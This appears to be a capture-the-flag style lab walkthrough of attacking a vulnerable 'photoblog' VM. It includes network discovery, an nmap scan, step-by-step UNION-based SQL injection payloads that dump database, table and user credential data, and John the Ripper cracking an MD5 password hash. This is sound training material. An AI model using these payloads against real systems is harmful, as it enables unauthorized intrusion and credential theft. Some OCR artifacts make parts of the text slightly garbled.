sqli

netdiscover

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 172.16.214.1    00:50:56:c0:00:01      2     120  VMware, Inc.
 172.16.214.142  00:0c:29:f5:5a:6c      1      60  VMware, Inc.
 172.16.214.254  00:50:56:f5:61:38      1      60  VMware, Inc.
```

nmap scan version detection, all ports

```
root@kali:~/Desktop# nmap -sV -p- sqli
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-22 07:40 EST
Nmap scan report for sqli (172.16.214.142)
Host is up (0.0029s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:F5:5A:6C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds
root@kali:~/Desktop#
```

1 order by 4, checking number of columns

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin


picture: ruby

picture: cthulhu

No Copyright

-1 union select 1,2,3,4

Only column 2 is visible



My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures | Admin

picture: 2

2


No Copyright

Testing concat
-1 union select 1,concat('test', ‘ ’, ‘test’),3,4 #




-1 union select 1,concat('user: ‘, user(), ’version: ‘, version(), ’database: ', database()),3,4 #

Gathering information



Finding database
2 databases:
1. information_schema
2. photoblog

-1 union select 1,table_schema,3,4 from information_schema.tables #




Finding table names
3 tables:
1. categories
2. pictures
3. users

-1 union select 1,table_name,3,4 from information_schema.tables where table_schema='photoblog' #


Finding column name:
1. id

2. login
3. password


-1' union select 1,column_name,3,4 from information_schema.columns where table_schema='photoblog' and table_name='users'#



-1 union select 1,concat(id, ' ', login, ' ', password),3,4 from user #



Cracking hashes


Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd   (?)
1g 0:00:00:00 DONE (2020-01-22 08:21) 33.33g/s 14594Kp/s 14594Kc/s 14594KC/s PANCHITA..Outlaw
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# john --format=Raw-MD5 -w=/usr/share/wordlists/rockyou.txt hashes.txt